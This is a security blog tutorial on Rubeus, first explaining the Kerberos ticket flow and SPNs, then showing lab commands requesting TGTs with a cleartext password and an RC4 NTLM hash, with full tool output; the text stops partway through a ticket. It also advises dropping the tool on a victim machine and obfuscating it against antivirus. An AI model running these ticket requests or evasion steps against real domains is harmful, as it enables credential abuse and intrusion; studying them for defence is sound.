A Detailed Guide on Rubeus

hackingarticles.in/a-detailed-guide-on-rubeus

Raj May 11, 2022

Introduction

Rubeus is a C# toolkit for Kerberos interaction and abuses. Kerberos, as we all know, is a ticket-based network authentication protocol and is used in Active Directories. Unfortunately, due to human error, oftentimes AD is not configured properly keeping security in mind. Rubeus can exploit vulnerabilities arising out of these misconfigurations and perform functions such as crafting keys and granting access using forged certificates. The article serves as a guide on using Rubeus in various scenarios.

Table of content

- **Conclusion**

Kerberos Authentication Flow

Kerberos and its Major Components

The Kerberos protocol defines how clients interact with a network authentication service. Clients obtain tickets from the Kerberos Key Distribution Center (KDC), and they submit these tickets to application servers when connections are established. It uses UDP port 88 by default and depends on the process of symmetric key cryptography.

"Kerberos uses tickets to authenticate a user and completely avoids sending passwords across the network".


There are some key components in Kerberos authentication that play a crucial role in the entire authentication process.

Kerberos components	Roles
Volunteers (Players)	• **Client:** A user who want to access some service • **KDC:** Key Distribution centre that plays main role in Kerberos authentication. It contains a database of users & applications hashes (key), a authenticate server & ticket granting service. • **Applications server:** A dedicated server for specific service.
Encryption Keys	• **krbtgt key:** using krbtgt account NTLM hash. • **User key:** using user NTLM hash. • **Service key:** using NTLM hash of service that can be a user or computer account. • **Session key:** which is passed between the user and KDC. • **Service session key:** to be use between user and service
Tickets	**The TGT (Ticket Granting Ticket):** the ticket presented to the KDC to request for TGSs. It is encrypted with the KDC key. **The TGS (Ticket Granting Service):** the ticket which user can use to authenticate against a service. It is encrypted with the service key.
PAC	**The PAC (Privilege Attribute Certificate):** a feature included in almost every ticket. This feature contains the privileges of the user and it is signed using the KDC key.
Message	• **KRB_AS_REQ:** User send request the TGT to KDC. • **KRB_AS_REP:** User received the TGT from KDC. • **KRB_TGS_REQ:** User send request the TGS to KDC, using the TGT. • **KRB_TGS_REP:** User received the TGS from KDC. • **KRB_AP_REQ:** User send request authenticate against a service, using the TGS. • **KRB_AP_REP:** (Optional) Used by service to identify itself against the user. • **KRB_ERROR:** Message to communicate error conditions.

Kerberos Workflow using Messages

In the Active Directory domain, every domain controller runs a KDC (Kerberos Distribution Center) service that processes all requests for tickets to Kerberos. For Kerberos tickets, AD uses the KRBTGT account in the AD domain.

The image below shows that the major role played by KDC in establishing a secure connection between the server & client and the entire process uses some special components as defined in the table above.



As mentioned above, Kerberos uses symmetric cryptography for encryption and decryption. Let us get into more details and try to understand how encrypted messages are sent to each other. Here we use three colours to distinguish Hashes:

- **BLUE _KEY**: User NTLM HASH
- **YELLOW_KEY**: Krbtgt NTLM HASH
- **RED_KEY:** Service NTLM HASH

Step 1: By sending the request message to KDC, client initializes communication as:

KRB_AS_REQ contains the following:

- *Username of the client to be authenticated.*
- *The service **SPN (SERVICE PRINCIPAL NAME)** linked with Krbtgt account*
- *An encrypted timestamp (Locked with User Hash: Blue Key)*

The entire message is encrypted using the User NTLM hash (**Locked with BLUE KEY**) to authenticate the user and prevent replay attacks.

Step 2: The KDC uses a database consisting of Users/Krbtgt/Services hashes to decrypt a message (**Unlock with BLUE KEY**) that authenticates user identification.

Then KDC will generate TGT (Ticket Granting Ticket) for a client that is encrypted using Krbtgt hash (Locked with Yellow Key) & some Encrypted Message using User Hash.


KRB_AS_REP contains the following:

- ***Username***
- *Some encrypted data, (Locked with User Hash: Blue Key) that contains:*

- *Session key*
- *The expiration date of TGT*

  ***TGT**, (Locked with Krbtgt Hash: Yellow Key) which contains:*

- *Username*
- *Session key*
- *The expiration date of TGT*
- *PAC with user privileges, signed by KDC*



Step 3: The KRB_TGT will be stored in the Kerberos tray (Memory) of the client machine, as the user already has the KRB_TGT, which is used to identify himself for the TGS request. The client sent a copy of the TGT with the encrypted data to KDC.

***KRB_TGS_REQ** contains:*

  Encrypted data with the session key

- *Username*
- *Timestamp*

- *TGT*
- *SPN of requested service e.g. SQL service*

Step 4: The KDC receives the KRB_TGS_REQ message and decrypts the message using Krbtgt hash to verify TGT (Unlock using Yellow key), then KDC returns a TGS as KRB_TGS_REP which is encrypted using requested service hash **(Locked with Red Key)** & Some Encrypted Message using User Hash.


KRB_TGS_REP contains:

- *Username*
- *Encrypted data with the session key:*

  Service session key

- *The expiration date of TGS*
- ***TGS**, (Service Hash: RED Key) which contains:*

- *Service session key*
- *Username*
- *The expiration date of TGS*
- *PAC with user privileges, signed by KDC*



Step 5: The user sent the copy of TGS to the Application Server,

KRB_AP_REQ contains:

- *TGS*


- *Encrypted data with the service session key:*

- *Username*
- *Timestamp, to avoid replay attacks*

Step 6: The application attempts to decrypt the message using its NTLM hash and to verify the PAC from KDC to identify user Privilege which is an optional case.

Step 7: KDC verifies PAC (Optional)

Step 8: Allow the user to access the service for a specific time.



Service Principal Name


The Service Principal Name (SPN) is a unique identifier for a service instance. Active Directory Domain Services and Windows provide support for Service Principal Names (SPNs), which are key components of the Kerberos mechanism through which a client authenticates a service.

Important Points

- If you install multiple instances of a service on computers throughout a forest, each instance must have its SPN.

- Before the Kerberos authentication service can use an SPN to authenticate a service, the SPN must be registered on the account.
- A given SPN can be registered on only one account.
- An SPN must be unique in the forest in which it is registered.
- If it is not unique, authentication will fail.

The SPN syntax has four elements



Type of SPN:

- Host-based SPNs which is associated with the computer account in AD, it is randomly generated 128-character long password which is changed every 30 days; hence it is no use in Kerberoasting attacks
- SPNs that have been associated with a domain user account where NTLM hash will be used.

Rubeus setup


Greek mythology mentions a three-headed dog called “Cerberus” which sounds similar to “Kerberos” (maybe even the inspiration for the name!). Harry Potter also mentions a three-headed dog called “fluffy” that belonged to and could be controlled by Hagrid whose full name was Rubeus Hagrid. With a name cleverly based on Sci-Fi and mythology, Rubeus is a tool, developed by Will Schroeder and a few other contributors, that attacks Kerberos and is capable of generating raw Kerberos data on UDP port 88. It is derived from Mimikatz and MakeMeEnterpriseAdmin projects. It can be downloaded **here**.

Please note that the most recent Rubeus binary can be compiled from code by using Visual Studio but a release for ease of use can also be found **here**.

Detection: Due to the usage of generic functions and derivation from Mimikatz (kekeo family of malware as per CARO) and set procedures, its signatures are by default blocked in many anti-viruses. Plus, Rubeus works as a dropped executable and so, a clever attacker needs to obfuscate Rubeus to hide its detection as soon as it’s dropped on the disk.

Once downloaded, it can be dropped on the victim’s system and run

rubeus.exe



Now that we have set it up, we are ready to demonstrate various options in Rubeus.

Ticket Operations

Working in an Active Directory environment depends on various tickets. For example, a Ticket Granting Ticket is an authentication token issued by the KDC which is used to request access from TGS for specific resources.

In this section, we'll talk about Rubeus and its capability to play around with tickets.

Asktgt

Rubeus can generate raw AS-REQ traffic in order to ask for a TGT with a provided username and password. The password can also be encrypted in RC4, AES or DES encryption and it would still work. Let's see an example where clear-text password is supplied

rubeus.exe asktgt /user:harshitrajpal /password:Password@1

```
C:\Users\Public>rubeus.exe asktgt /user:harshitrajpal /password:Password@1
rubeus.exe asktgt /user:harshitrajpal /password:Password@1


  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\harshitrajpal'
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+bp2n6c
      R6nOW8YUs13CPZj7qMGs2+cYjU94Y0qXrrWCma/eRT4U+wO/qHWR69XEjHWKUv5Ge4RlexET4LBUrMdq
      GKx7jO+HZpV25Wy2GHRD72aYQfVFbJQGSWxdY+QzF6tymWw8bQtHa3H1zUBUPDVATwd3VEL5saXWwarV
      CD+ALKVJyAyNiMX+fZedOm17UgviqpYPlkdZlCAM5JrALzjbiIFEkO0uw03KWtYeFHXaXCJpgxHD/Hxr
      LU4ueOtveR3p2embLFd/Vz72rOO28LNtcvr6BZkOzwDC+bggX8R4TzpYVZK5NiIyV9rK0p0s/u4rHQ+N
      LCDB4dxmN2JHUVYeBRo7D7LspeN2KPNTY11GnZsI7CEeN5qQuTefNsFqXeysJMp3E2r/L8z/XTJNYexQ
      yqhOYc7XTqwOcdaajD3mlo2YnzA1nCUr/u11jtuMPeL4LdIrfYl8fIe5AFDTJG8KGPkPm/J8BfHZcQdG
      9zEDp3Btm6N6vnqV2eJ8HT59d80D0EM3B43TrAAZFhYG52tcUT3uDxGLtTOhXqL31xgzLHdcyHv20W/o
      3UNSml2Eae+JEaNu9sE2CuKCy/frruqPa3enYS2IP7mjJ4Ec/GddaQC4VHmR/UAZ0nr7MExowj1/Nc9i
      hiGSOSt+L6DnmH4QTdf3LgnVekhChYgOxsC0LIYLSbpQa/guRo0yAn+wKG7ADrJmnXth5oqhV5F0RJSv
      53plvfnwmgN+sFdDA1reVgUOqXC4yfX+zRV/TVrOGbX1hYrRWMEgBZ7Jer51foy86Ev7HsTMKaVkhlEC
      V4oliVcbfzXihw7OzJjxKUhmdZVu03//KHPWKpmeVpCXg/DLar7qD/Cfg7qLpBK9zj7StfUsVzqLI90a
      +TrUOV0/tMyRuBfy7Ji5h2vabRVVlYOWICHZChRLJBph0bvTL+GLux7/xrALrg0Qe7pHvzDU8RWw78yu
      DZP2chOlJdDVc1868kDOBi22i0AMj1buCjj1/OWN0T6+jQNo21XlTXfr4lKXb6ywyhOjfYO7a0PlDSz2
      wRV1xM4KBiXc3CJuY3BlEV37Q5bkDoOWZSlDiQtVg78dhpzwNFaOPviJR4a8I0YFbXvTr2pfLCfkRRdg
      +MfGgeBQ0pnSEU9E9pqTn9vfTVAJn+O71GyHOtyVfXBdJf8zQBH0Sbu3gF70WcVcuDw5SB+rsnFOv6H0
      NBop7dtd9wimXLO9z+tPedQwzuTB5b+/iVYeJcOr+7lwCwx0y78trB3/VHULv6rdHT3u08K/YwmBM+Vn
      ADzh7jDQp55xpSZa6Jw0KsQr0U7fUIRrPiB4X9gbT1+k56OB2zCB2KADAgEAooHQBIHNfYHKMIHHoIHE
      MIHBMIG+oBswGaADAgEXoRIEEKERFamVAmsGO/R+0Ro30UihDhsMSUdOSVRFLkxPQ0FMohowGKADAgEB
      oREwDxsNaGFyc2hpdHJhanBhbKMHAwUAQOUAAKURGA8yMDIyMDQyNzA2NDcwM1qmERgPMjAyMjA0Mjcx
      NjQ3MDNapxEYDzIwMjIwNTA0MDY0NzAzWqgOGwxJR05JVEUuTE9DQUypITAfoAMCAQKhGDAWGwZrcmJ0
      Z3QbDGlnbml0ZS5sb2NhbA==

  ServiceName              :  krbtgt/ignite.local
  ServiceRealm             :  IGNITE.LOCAL
  UserName                 :  harshitrajpal
```

As you can see above that a KRBTGT has been successfully generated which can be further used to generate TGS. The same can be achieved by providing an encrypted password. Let's use a password encrypted with the RC4 cipher.

rubeus.exe asktgt /user:harshitrajpal /rc4:64FBAE31CC352FC26AF97CBDEF151E03

```
C:\Users\Public>rubeus.exe asktgt /user:harshitrajpal /rc4:64FBAE31CC352FC26AF97CBDEF151E03
rubeus.exe asktgt /user:harshitrajpal /rc4:64FBAE31CC352FC26AF97CBDEF151E03

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 64FBAE31CC352FC26AF97CBDEF151E03
[*] Building AS-REQ (w/ preauth) for: 'ignite.local\harshitrajpal'
[*] Using domain controller: 192.168.1.2:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFNDCCBTCgAwIBBaEDAgEWooIERDCCBEBhggQ8MIIEOKADAgEFoQ4bDElHTklURS5MT0NBTKIhMB+g
      AwIBAqEYMBYbBmtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+YMUGN/
      rPP1CtPh0q1m50qw/JKV6r4ndv5BN+nP5pK3cGMCIwlO+pnkhBrKtC4kXT4gJS/Dt8yEI+8bjsdiL7TO
      EJ3CR6nTc0zmmIOBX7TKhMzRTplpeQo7ynFl+MRkSNv/cn51R/z2sSFUleTbaxPQdaJYU5pb4pizPgJW
      Am9CafzDT0M4rJwfE4p+wOfov7uJ+5RA0xGLD09cJojOYFfyWa8jMqATZfCkkgoiID2iJUhCW3nx++OU
      AUHbT5j9Omt6RoCqHTXSfWPacByts/J1y5Z7vbh8wNZvDL/rq8/WHnda+TzcKNYKZ6bi8NcIW33hAX61
      50twgJfk/hxeKTqv6vGmNKWAyngxIlDI+q6JBZj9hRomSkVtOPmfVKDyU1qD3I0yBsuG579oKcYGhkJz
      vBGmo0o8mrOYOs8HpWxuBnxqC0MuVVsufAiQFOONGFpzf12d7wyvt0vyinR7svMfyB8EVE+KwPnztCsj
      lhsNW/SKeR7QYB1rVhmduxWh1W8kptfnDURWIDvBr+X+9TdMrSnyyrU+cM6e2q0HezJF0xQ3qAq1dRvp
      LJ8zf/Cy5wWgY4bICQ6RPEF/G/gd99dvCjFeJB+QUf4NJXfmZjmA/CzzCoc4FqHOBeHyAauNx2pukfcJ
      AaemLYuf8Ne6T4l2u76zvYXOaxFNjd+fIqmufojunPUOwFZUDUv4qau5pR8B7651z0KM50RoefMJs4bO
      RjumfvScL0EPUSb+la78SPwo9E/JgJI5rvYZl5VR0+d1BjFffCMgJ/GdvD2sEpeGIh7VF33CmgQFOkru
      qYkTKMbILl3YmZISBDp7MC5MMfCmRLZoKa1WnF2QpmoTLt+/2zqWyREdhwKwq3U1n8Z5QCUQ33ltNrq6
      wehkDKFE/IlWfkuJ7CPiEnt3cWrSL5r3v+d7D0mxXQjVjg4hhbguvIgCXVTV3Owt4oRF3pE/UzujNiC2
